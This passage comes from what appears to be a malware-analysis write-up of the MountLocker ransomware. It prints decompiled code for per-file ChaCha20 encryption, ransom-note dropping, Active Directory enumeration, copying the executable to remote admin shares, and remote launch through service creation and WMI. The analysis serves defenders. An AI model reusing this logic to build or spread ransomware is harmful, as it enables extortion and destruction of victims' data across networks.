    return 0;
  }
  return 1;
}
```

Figure 18: Checking if file can be opened.

Next, it randomly generates the file's **ChaCha20** key and appends it to the file structure above. The randomization is done through calling the **rdtsc** instruction similar to the global **ChaCha20** key generation.

```
for ( i = 0i64; i < 0x20; i += 4i64 )
{
  v9 = __rdtsc();
  random_byte = v9 ^ __ROL4__(*(_DWORD *)((char *)&ChaCha20_file_key + i) + 1, v9 & 7);
  v11 = i + file_struct - (char *)&ChaCha20_file_key;
  *(_DWORD *)((char *)&ChaCha20_file_key + i) = random_byte;
  *(_DWORD *)((char *)&ChaCha20_file_key + v11 + 0x18) = random_byte;// file_struct[0x18] = ChaCha20 key
}
```

Figure 19: Randomly generating ChaCha20 key for each file.

After generating the **ChaCha20** file key, the worker thread creates a 313-byte buffer that stores the file marker string **"lock2"** in little endian, the fast encryption size, the encrypted **ChaCha20** global key, and the encrypted **ChaCha20** file key. This buffer is appended at the end of the to-be-encrypted file.

```
_BOOL8 __fastcall write_ChaCha20_key(BYTE **file_struct)
{
  char Buffer[313]; // [rsp+30h] [rbp-148h] BYREF
  DWORD NumberOfBytesWritten; // [rsp+180h] [rbp+8h] BYREF

  qmemcpy(&Buffer[308], "2kcol", 5);          // lock2 -> file marker
  *(_DWORD *)&Buffer[16] = FAST_CRYPT_SIZE;
  memcpy(&Buffer[52], &ENCRYPTED_CHACHA20_GLOBAL_KEY, 0x100ui64);
  ChaCha20_crypt(
    (__m128i *)&Buffer[20],
    (const __m128i *)(file_struct + 3),
    0x20ui64,
    (const __m128i *)&ChaCha20_global_key,
    (const __m128i *)&ChaCha20_global_key);
  return SetFilePointerEx(*file_struct, 0i64, 0i64, FILE_END)
      && WriteFile(*file_struct, Buffer, 313u, &NumberOfBytesWritten, 0i64)// write to the end
      && NumberOfBytesWritten == 313;
}
```

encrypt file key
using global key

Figure 20: Generating key buffer and writing it at the end of the file.

Here is the layout of the key buffer at the end of an encrypted file.




Figure 21: Key buffer layout.

File encryption is pretty standard. The worker thread encrypts a 0x100000-byte chunk at a time until it has encrypted **FAST_CRYPT_SIZE** bytes or ran out of bytes to encrypt.

It uses **ReadFile** to read file content into a buffer, encrypts it using the **ChaCha20** file key, and writes it back using **WriteFile**. Because encryption is performed on the same file, **SetFilePointerEx** is called to adjust the file pointer after reading and writing.





Figure 22: ChaCha20 File Encryption.

I won't analyze the **ChaCha20** function cause **MountLocker** basically just uses this CRYPTOGAMS library by OpenSSL.

Main Thread Enumeration

MountLocker uses the same function for file traversal for network drives, network shares, and local drives.

Before traversing a drive, the ransomware checks if a marker file name is provided from the **/MARKER=** command line argument. If it is, **MountLocker** creates an empty file with this marker file name in the to-be-encrypted drive before enumerating it. This is mainly for marking which drive has been encrypted.



```
hHeap = GetProcessHeap();
*(_QWORD *)&buffer = HeapAlloc(hHeap, 8u, 0x10219ui64);
drive_info = *(WCHAR **)&buffer;
if ( *(_QWORD *)&buffer )
{
  *(_QWORD *)(*(_QWORD *)&buffer + 528i64) = a2;
  drive_name = (const WCHAR *)(*(_QWORD *)&buffer + 4i64);
  lstrcpyW((LPWSTR)(*(_QWORD *)&buffer + 4i64), target_drive_path);
  if ( MARKER_STRING )
  {
    lstrcpyW(drive_info + 268, drive_name);
    lstrcatW(drive_info + 268, MARKER_STRING);
    v4 = CreateFileW(drive_info + 268, 0xC0000000, 1u, 0i64, 2u, 0, 0i64);
  }
  v13 = (unsigned int)enum_target(drive_name, v11, v12, (__int64)drive_info);
  if ( v4 != (HANDLE)0xFFFFFFFFFFFFFFFFi64 )
  {
    WriteFile(v4, L"1", 1u, &NumberOfBytesWritten, 0i64);
    CloseHandle(v4);
  }
  v14 = GetProcessHeap();
  HeapFree(v14, 0, drive_info);
  result = v13;
}
```


Figure 23: Creating drive marker file.

To enumerate through folders, **MountLocker** calls **FindFirstFileW** and **FindNextFileW**. When enumerating through network servers, it will use **WNetOpenEnumW** and **WNetEnumResourceW** instead.

Figure 24: Recursive file traversal.

The ransomware also calls a function to checks if it should encrypt each file/folder that it finds.

When processing a folder, the checking function will check for the following things. If any of these is true, the folder is skipped.

```
- If folder name is "." or ".."
- If folder name is in the FOLDER_TO_AVOID list
- If folder name is "Program Files", "Program Files (x86)", "ProgramData", or "SQL"
- If calling CreateFileW on the folder fails.
- If folder's reparse tag is not IO_REPARSE_TAG_MOUNT_POINT (folder is a mount point)
or IO_REPARSE_TAG_SYMLINK (folder is a symbolic link)\
- If folder name is in a share name format
- If folder is a mount point and is visible
```

Below is the **FOLDER_TO_AVOID** list.

```
":\\Windows\\", ":\\System Volume Information\\", ":\\$RECYCLE.BIN\\", ":\\SYSTEM.SAV",
":\\WINNT",
":\\$WINDOWS.~BT\\", ":\\Windows.old\\", ":\\PerfLog\\", ":\\Boot",
":\\ProgramData\\Microsoft\\",
":\\ProgramData\\Packages\\", "$\\Windows\\", "$\\System Volume Information\\",
"$\\$RECYCLE.BIN\\",
"$\\SYSTEM.SAV", "$\\WINNT", "$\\$WINDOWS.~BT\\", "$\\Windows.old\\", "$\\PerfLog\\", "$\\Boot",
"$\\ProgramData\\Microsoft\\", "$\\ProgramData\\Packages\\", "\\WindowsApps\\",
"\\Microsoft\\Windows\\",
"\\Local\\Packages\\", "\\Windows Defender", "\\microsoft shared\\", "\\Google\\Chrome\\",
"\\Mozilla Firefox\\",
"\\Mozilla\\Firefox\\", "\\Internet Explorer\\", "\\MicrosoftEdge\\", "\\Tor Browser\\",
"\\AppData\\Local\\Temp\\"
```

If the folder is valid and there is no ransom note file in the folder yet, **MountLocker** will drop a ransom note in the folder.

```
if ( *a3 != *file_struct )
{
  lstrcpyW((a3 + 536), (file_struct + 8));    // if there is no readme yet
  lstrcatW((a3 + 536), L"RecoveryManual.html");
  if ( write_to_file((a3 + 536), LP_RANSOMNOTE, RANSOM_NOTE_LEN) )
    *a3 = *file_struct;
}
```

Figure 25: Dropping ransom note.

When processing a file, the checking function checks for the following things. If any of these is true, the file is skipped.

```
- If file size is less than MIN_CRYPT_SIZE (if MIN_CRYPT_SIZE is provided)
or if file size is larger than MAX_CRYPT_SIZE (if MAX_CRYPT_SIZE is provided)
- If file name is "RecoveryManual.html", "bootmgr", or has the encrypted file extension.
- If file extension is in the EXTENSION_TO_AVOID list
```

Below is the **EXTENSION_TO_AVOID** list.

```
"exe", "dll", "sys", "msi", "mui", "inf", "cat", "bat", "cmd", "ps1", "vbs", "ttf", "fon", "lnk"
```

If the file is valid, the ransomware's main thread will populate the shared file structure with the file name for its worker thread to encrypt.

Because of synchronization concerns, the main thread also has to call **WaitForSingleObject** and **_InterlockedExchange** to wait until it has access to the shared structure.

After populating the file structure, it calls **SetEvent** to signal the event for worker threads to encrypt.

```
file_name_heap_buff = clone_string_to_heap_buffer(file_name);
v11[1] = file_name_heap_buff;                // populate file name
if ( file_name_heap_buff )
{
  *v11 = 0i64;
  v16 = 0x60i64;
  if ( v8 <= *(v7 + 16) )
    v16 = 32i64;
  file_struct = v7 + v16;
  WaitForSingleObject(*(file_struct + 24), 0xFFFFFFFF);
  while ( _InterlockedExchange((file_struct + 16), 1) == 1 )
    ;                                        // wait until have access to shared resource
  v18 = *(file_struct + 8);
  if ( v18 )
  {
    *v18 = v11;
    v19 = 0;
  }
  else
  {
    *file_struct = v11;
    v19 = 1;
  }
  *(file_struct + 8) = v11;
  *(file_struct + 16) = 0;
  if ( v19 )
    SetEvent(*(file_struct + 32));           // signal the encrypting event
  v10 = 1;
}
```

*Figure 26: Calling **SetEvent** to signal file encryption.*

Worm Property

Similar to **WannaCry** and **Ryuk**, this **MountLocker** sample is a combination of ransomware and worm with the ability to self-propagate to other hosts in the network.

Unlike **WannaCry**, this ransomware does not use any fancy 0-day but instead just COM interfaces such as **IDirectorySearch** and **IWbemServices** to spread and execute itself.

MountLocker has this structure that is shared among all worm threads.

```
struct WORM_STRUCT
{
  _QWORD function; // function to launch ransomware remotely
  _QWORD func_param; // function's parameter
  HANDLE hEvent; // worm event
  HANDLE hSemaphore; // worm semaphore
};
```

First, memory is allocated for this structure, and the event handle and semaphore handle are created. The ransomware launching function and its parameter is originally left to be null initially.

MountLocker creates 8 threads to execute this worm property.

```
worm_struct = HeapAlloc(v1, 8u, 0x29ui64);  // alloc worm struct
if ( worm_struct )
{
  hEvent = CreateEventA(0i64, 0, 0, 0i64);
  worm_struct->hEvent = hEvent;
  if ( hEvent )
  {
    hSemaphore = CreateSemaphoreA(0i64, 1, 1, 0i64);
    worm_struct->hSemaphore = hSemaphore;
    if ( hSemaphore )
    {
      worm_struct->function = 0i64;
      worm_struct->func_param = 0i64;
      do
      {
        v6 = CreateThread(0i64, 0i64, worm_thread_wait_for_event, worm_struct, 0, 0i64);
        if ( v6 )
          CloseHandle(v6);
        --v2;
      }
      while ( v2 );
```

Figure 27: Populating worm struct and creating worm threads.

Each of these threads waits for the event to be signal by the main thread before calling the worm function to execute the ransomware remotely. The main thread will set this worm function accordingly before signalling the event.

```
__int64 __fastcall worm_wait_for_event(WORM_STRUCT *worm_struct)
{
  HANDLE i; // rcx
  void (__fastcall *func)(__int64); // rdi
  __int64 param; // rbx

  for ( i = worm_struct->hEvent; !WaitForSingleObject(i, 0xFFFFFFFF); i = worm_struct->hEvent )
  {                                             // wait for event
    func = worm_struct->function;
    param = worm_struct->func_param;
    ReleaseSemaphore(worm_struct->hSemaphore, 1, 0i64);
    func(param);
    _InterlockedDecrement(&worm_struct[1]);
  }
  return 0i64;
}
```

launch ransomware remotely

Figure 28: Worm worker threads.

After creating these worker threads, the main thread begins enumerating the Windows domain that the current host is in.

This is accomplished through calling **NetGetDCName** to get the name of the primary domain controller and append this name after the string **"LDAP://"**.

```
PDC_name = 0i64;
lstrcpyW(ADsPath, L"LDAP://");
v3 = NetGetDCName(0i64, 0i64, &PDC_name);
worm_result = NERR_DCNotFound;
if ( v3 == NERR_DCNotFound )
{
  v5 = NERR_DCNotFound;
}
else
{
  if ( !v3 && PDC_name )
  {
    lstrcatW(ADsPath, PDC_name + 2);          // LDAP://PDC_name
    NetApiBufferFree(PDC_name);
  }
```

Figure 29: Building LDAP path.

Lightweight Directory Access Protocol (LDAP) is a protocol to communicate and query several different types of directories, and in this case, **MountLocker** uses it to make Active Directory query requests to the primary domain controller.

It calls **ADsOpenObject** with the newly built **ADsPath** string and provides the credential (username and password) from the **/LOGIN=** and **/PASSWORD=** arguments. The **RIID** provided is **{109BA8EC-92F0-11D0-A790-00C04FD8D5A8}**, and through this call, the ransomware retrieves the **IDirectorySearch** interface.

This trick to query **IDirectorySearch** is previously used by Trickbot as explained by Vitali here.

```
add     rdx, 4             ; lpString2
lea     rcx, [rsp+290h+ADsPath] ; lpString1
call    cs:lstrcatW
mov     rcx, [rbp+190h+PDC_name] ; Buffer
call    cs:NetApiBufferFree
```

```
loc_7FF7730271EF:
lea     rax, [rbp+190h+pContainerToSearch]
xor     r9d, r9d           ; dwReserved
mov     [rsp+290h+ppObject], rax ; ppObject
lea     rcx, [rsp+290h+ADsPath] ; lpszPathName
lea     rax, RIID
mov     r8, rsi            ; lpszPassword
mov     rdx, rbx           ; lpszUserName
mov     [rsp+290h+riid], rax ; riid
call    cs:ADsOpenObject
mov     ecx, eax
mov     esi, 1
test    eax, eax
jnz     loc_7FF7730272D2
```

*Figure 30: Querying **IDirectorySearch** interface.*

This interface can be used to execute a search for all domain controllers through its **IDirectorySearch::ExecuteSearch** function which return an ADs search handle.

MountLocker calls **IDirectorySearch::GetFirstRow** and **IDirectorySearch::GetNextRow** to enumerate through all the searches, passing each search into a function to extract its domain controller information.

```
worm_result = ADsOpenObject(ADsPath, arg_credential, *(&arg_credential + 1), 0, &RIID, &pContainerToSearch);
if ( !worm_result )
{
  v6 = (pContainerToSearch->lpVtbl->ExecuteSearch)(
         pContainerToSearch,
         L"(objectClass=computer)",         // search for all computers on the domain
         &v16,
         1i64,
         &ADsSearchHandle);
  if ( !v6 )
  {
    for ( i = (pContainerToSearch->lpVtbl->GetFirstRow)(pContainerToSearch, ADsSearchHandle);
          ;
          i = (pContainerToSearch->lpVtbl->GetNextRow)(pContainerToSearch, ADsSearchHandle) )
    {
      v6 = i;                          // enumerating through ADS searches
      if ( i )
        break;
      v6 = worm_parsing_search(pContainerToSearch, ADsSearchHandle, worm_struct);
      if ( v6 )
        break;
    }
    (pContainerToSearch->lpVtbl->CloseSearchHandle)(pContainerToSearch, ADsSearchHandle);
  }
  (pContainerToSearch->lpVtbl->Release)(pContainerToSearch);
  worm_result = 0;
  if ( v6 != 20498 )
    worm_result = v6;
}
```

Figure 31: Enumerating through ADs searches to extract domain controller information.

For each of these search handles, **MountLocker** then calls **IDirectorySearch::GetColumn** with the column name **"name"** to retrieve the corresponding **ADS_SEARCH_COLUMN** structure at this row.

This structure contains an array of **ADSVALUE** structures, and each of these structures contains a DN string of a directory service object in the Active Directory. This Distinguished Name (DN) string is basically a name to identify another PC in the network.

```
v5 = (pContainerToSearch->lpVtbl->GetColumn)(pContainerToSearch, hSearch, L"name", &pSearchColumn);
if ( !v5 )
{
  if ( pSearchColumn.dwADsType == ADSTYPE_CASE_IGNORE_STRING )// The string is of the case-insensitive type.
  {
    for ( i = 0i64; i < pSearchColumn.dwNumValues; i = (i + 1) )// loop through all ADSVALUE structs
    {
      DN_PC_name = clone_string_to_heap_buffer(pSearchColumn.pADsValues[i].DNString);// extract DN string of another PC
      DN_PC_name_1 = DN_PC_name;
      if ( DN_PC_name )
      {
        if ( !set_up_worm_struct_func(worm_struct, v8, DN_PC_name) )
        {
          w_output_string_format(3i64, L"[ERROR] locker.worm > execute pcname=%s\r\n", DN_PC_name_1);
          v10 = GetProcessHeap();
          HeapFree(v10, 0, DN_PC_name_1);
        }
      }
      else
      {
        w_output_string_format(3i64, L"[ERROR] locker.worm > memclose pcname=%s\r\n", 0i64);
      }
    }
  }
  (pContainerToSearch->lpVtbl->FreeColumn)(pContainerToSearch, &pSearchColumn);
}
return v5;
```

Figure 32: Extracting all DN string of other PCs in the network.

When a DN string of a PC is extracted, it's passed into a function where the ransomware will use it as the function parameter in the **WORM_STRUCT** structure. The structure's function is set to a specific function that drops and launches the sample remotely. **SetEvent** is called to execute this function after the **WORM_STRUCT** structure is fully populated.

```
__int64 __fastcall set_up_worm_struct_func(WORM_STRUCT *worm_struct, __int64 a2, __int64 DN_PC_NAME)
{
  if ( !worm_struct )
    return 0i64;
  _InterlockedIncrement(&worm_struct[1]);
  WaitForSingleObject(worm_struct->hSemaphore, 0xFFFFFFFF);
  worm_struct->func_param = DN_PC_NAME;
  worm_struct->function = worm_launching_ransomware;
  SetEvent(worm_struct->hEvent);
  return 1i64;
}
```

Figure 33: Setting up WORM_STRUCT and signal the worm event.

Worm Dropping Function

First, the worm thread will try to establish a connection to the remote target PC by calling **WNetAddConnection2W** and provice the username and password from the **/LOGIN=** and **/PASSWORD=** arguments.

```
DWORD __fastcall add_connection_to_net_resource(WCHAR *PC_name, const WCHAR *username, const WCHAR *password)
{
  struct _NETRESOURCEW NetResource; // [rsp+20h] [rbp-38h] BYREF

  memset(&NetResource, 0, sizeof(NetResource));
  NetResource.dwType = 0;
  NetResource.lpRemoteName = PC_name;
  return WNetAddConnection2W(&NetResource, password, username, 4u);
}
```

Figure 34: Establishing connection with remote PC.

Next, memory is allocated for a custom structure. I just call this **WORM_REMOTE_STRUCT**.

```
struct WORM_REMOTE_STRUCT
{
  LPCWSTR rem_exe_path; // remote executable path
  CHAR *launch_exe_cmd; // command line to launch executable
  CHAR *PC_name; // remote PC name
  CHAR *elevated_PC_path; // Elevated PC path to launch executable
  DWORD API_result; // result value
  DWORD last_error; // last error value
  CHAR *exe_name; // executable name
};
```

It then populates this structure. The executable name is a number retrieved from **GetTickCount**, and the path on the host to drop the ransomware is set to **“C:\ProgramData”**.

```
worm_remote_struct.API_result = 0;
worm_remote_struct.exe_name = GetTickCount();
worm_remote_struct.PC_name = DN_PC_NAME;
worm_remote_struct.elevated_PC_path = L"C:\\ProgramData";
worm_remote_struct.last_error = 1168;
*&worm_remote_struct.rem_exe_path = 0i64;
wsprintfW(elevated_path, L"\\\\%s\\C$\\ProgramData", DN_PC_NAME);
drop_ransomware(elevated_path, &worm_remote_struct);
```

*Figure 35: Populating **WORM_REMOTE_STRUCT**.*

The **drop_ransomware** function checks if the DN string contains either of the share names with higher priviledge **”\ADMIN$“** and **”\IPC$“**. If it does, then **MountLocker** uses that as the main path in the command to launch the executable. If it doesn’t, then it just uses the normal path.

The ransomware sample is set to be launched with the **/NOLOG** parameter and any arguments provided in the original **/PARAMS=** argument.

Finally, it drops the ransomware on the target PC by calling **CopyFileW**.

```
__int64 __fastcall drop_ransomware(PCWSTR PC_path, WORM_REMOTE_STRUCT *worm_remote_struct)
{
  const WCHAR *remote_exe_path; // rax copy mount exe to local PC at rem_exe_path
  CHAR *v5; // rdx
  CHAR *launch_exe_command; // rax
  DWORD copyfile_result; // eax

  worm_remote_struct->API_result = 0;
  if ( !StrStrIW(PC_path, L"\\ADMIN$") && !StrStrIW(PC_path, L"\\IPC$") )
  {
    remote_exe_path = clone_server_name(L"%s\\%u.exe", PC_path, worm_remote_struct->exe_name);
    v5 = worm_remote_struct->elevated_PC_path;
    worm_remote_struct->rem_exe_path = remote_exe_path;
    if ( v5 )
      launch_exe_command = clone_server_name(
                             L"\"%s\\%u.exe\" %s /NOLOG",
                             v5,                // building launch command
                             worm_remote_struct->exe_name,
                             PARAMS_VALUE);
    else
      launch_exe_command = clone_server_name(L"\"%s\" %s /NOLOG", remote_exe_path, PARAMS_VALUE);
    worm_remote_struct->launch_exe_cmd = launch_exe_command;
    copyfile_result = CopyFileW(&FILE_NAME_ARRAY, worm_remote_struct->rem_exe_path, 0);// local exe name is at the beginning of FILE_NAME_ARRAY
    worm_remote_struct->API_result = copyfile_result;
    if ( copyfile_result )
      return 0i64;
    worm_remote_struct->last_error = GetLastError();
  }
  return 1i64;
```

Figure 36: Dropping the ransomware on the target PC.

Not only does **MountLocker** drops the ransomware executable on the target PC but it also enumerates through the PC's shared resources in the PC's network by calling **NetShareEnum**. After finding the path to each shared resource, the ransomware calls **drop_ransomware** to drop the executable in the shared resource's system.

```
  totalentries = 0;
  do
  {
    entriesread = 0;
    bufptr = 0i64;
    v6 = NetShareEnum(servername, 1u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, &resume_handle);
    v7 = v6;
    if ( v6 && v6 != 234 )
      return v7;
    v8 = entriesread;
    v9 = 0;
    if ( !entriesread )
      goto LABEL_13;
    while ( bufptr[24 * v9 + 8] )
    {
LABEL_10:
      if ( ++v9 >= v8 )
        goto LABEL_13;
    }
    shared_resource_path = clone_server_name(L"\\\\%s\\%s", servername, *&bufptr[24 * v9]);
    v11 = drop_ransomware(shared_resource_path, a3);
    if ( shared_resource_path )
    {
      v12 = GetProcessHeap();
      HeapFree(v12, 0, shared_resource_path);
    }
    if ( v11 )
    {
      v8 = entriesread;
      goto LABEL_10;
    }
    v7 = 0;
LABEL_13:
    NetApiBufferFree(bufptr);
  }
  while ( v7 );
```

enumerate shared resources

build path

drop ransomware on shared resource

Figure 37: Dropping the ransomware on the target PC's shared resources.

Worm Launching Function

MountLocker has two different ways to launch the executable on the remote host.

If the **/NETWORK** argument provided is ***s***, it launches the executable through a service.

First, this full **cmd.exe** command is built.

```
cmd.exe /c start "ransomware_path PARAMS_VALUE /NOLOG"
```

Then, the ransomware calls **OpenSCManagerW** to establish a connection to the service control manager on the target PC. Using this handle, it calls **CreateServiceW** with the command above as its *lpBinaryPathName* parameter to create a service handle and calls **StartServiceW** to launch it.

```
v7 = OpenSCManagerW(worm_remote_struct->PC_name, 0i64, 2u);
v8 = 0;
v9 = v7;
if ( v7 )
{
  v10 = CreateServiceW(
          v7,
          ServiceName,                    // username
          ServiceName,
          0xF01FFu,
          0x10u,
          3u,
          0,
          cmd_command,                    // cmd.exe command to launch executable
          0i64,
          0i64,
          0i64,
          lpServiceStartName,
          lpPassword);                    // password
  v11 = v10;
  if ( v10 )
  {
    if ( !StartServiceW(v10, 0, 0i64) )
    {
      v12 = GetLastError();
      if ( v12 == 1053 )
        v12 = 0;
      v8 = v12;
    }
    DeleteService(v11);
    CloseServiceHandle(v11);
```

Figure 38: Launching ransomware on remote host using Service.

If the **/NETWORK** argument provided is ***w***, it launches the executable through **Windows Management Instrumentation (WMI)**.

First, **MountLocker** retrieves the **IWbemServices** interface. This is done by calling **CoCreateInstance** with the CLSID **{4590F811-1D3A-11D0-891F-00AA004B2E24}** to retrieve an **IWbemLocator** object.

Using this **IWbemLocator** object, it calls the **IWbemLocator::ConnectServer** to connect with the PC's **ROOT\CIMV2** namespace and obtain an **IWbemServices** object.

```
result = CoCreateInstance(&rclsid, 0i64, 1u, &WORM_RIID, &ppv);
if ( !result )
{
  if ( !ppv )
    return 0x80004003;
  if ( v7 )
  {
    wsprintfW(v17, L"\\\\%s\\ROOT\\CIMV2", v7);
    v10 = (ppv->lpVtbl->ConnectServer)(ppv, v17, username_1, password_1, 0i64, 0, 0i64, 0i64, &pProxy);
  }
  else
  {
    v10 = (ppv->lpVtbl->ConnectServer)(ppv, L"ROOT\\CIMV2", username_1, password_1, 0i64, 0, 0i64, 0i64, &pProxy);
  }
  v11 = v10;
  (ppv->lpVtbl->Release)(ppv);
  if ( v11 )
```

*Figure 39: Connecting to **ROOT\CIMV2** namespace through COM objects.*

From here, **MountLocker** sets up an appropriate **SEC_WINNT_AUTH_IDENTITY_A** structure with the given username and password. It then calls **CoSetProxyBlanket** to set the authentication information for this **IWbemServices** object.

```
if ( username_1 )
{
  memset(&AuthInfo, 0, sizeof(AuthInfo));
  AuthInfo.Flags = 2;                     // specify a specific authentication info
  AuthInfo.Password = password_1;
  AuthInfo.PasswordLength = lstrlenW(password_1);
  v13 = StrStrIW(username_1, L"\\");
  if ( v13 )
  {
    AuthInfo.Domain = username_1;
    AuthInfo.DomainLength = v13 - username_1;
    AuthInfo.User = (v13 + 1);
    v14 = lstrlenW(v13 + 1);
  }
  else
  {
    AuthInfo.User = username_1;
    v14 = lstrlenW(username_1);
    AuthInfo.Domain = 0i64;
    AuthInfo.DomainLength = 0;
  }
  pProxy_1 = pProxy;
  pAuthInfo = &AuthInfo;
  AuthInfo.UserLength = v14;
}                                         // Sets the authentication information
                                          // that will be used to make calls on the specified proxy.
v15 = CoSetProxyBlanket(pProxy_1, 0xAu, 0, 0i64, 3u, 3u, pAuthInfo, 0);
if ( v15 )
  (pProxy->lpVtbl->Release)(pProxy);
else
  iwbem_services->lpVtbl = pProxy;
result = v15;
```

*Figure 40: Setting the authentication information for the **IWbemServices** object.*

Using this **IWbemServices** object, the ransomware calls the **IWbemServices::GetObjectA** function with the **"Win32_Process"** path to get **IWbemClassObject** object corresponding to Windows32 processes.

Next, using this **"Win32_Process"** object, it then calls the **IWbemClassObject::GetMethod** function with the **"Create"** method name to get an **IWbemClassObject** object corresponding to the method to create a process.

With this method object, it calls the **IWbemClassObject::SpawnInstance** to create a new instance of the class.

```
IWBem_services_1 = IWBem_services;
result_val = (IWBem_services->lpVtbl->GetObjectA)(
               IWBem_services,
               L"Win32_Process",
               0i64,
               0i64,
               &win32_proc_pObj,
               0i64);
if ( result_val )
  goto LABEL_14;
if ( !win32_proc_pObj )
  goto LABEL_25;
result_val = (win32_proc_pObj->lpVtbl->GetMethod)(
               win32_proc_pObj,
               L"Create",
               0i64,
               &create_method_ppInSignature,
               0i64);
if ( result_val )
  goto LABEL_14;
if ( !create_method_ppInSignature )
  goto LABEL_25;
result_val = (create_method_ppInSignature->lpVtbl->SpawnInstance)(
               create_method_ppInSignature,
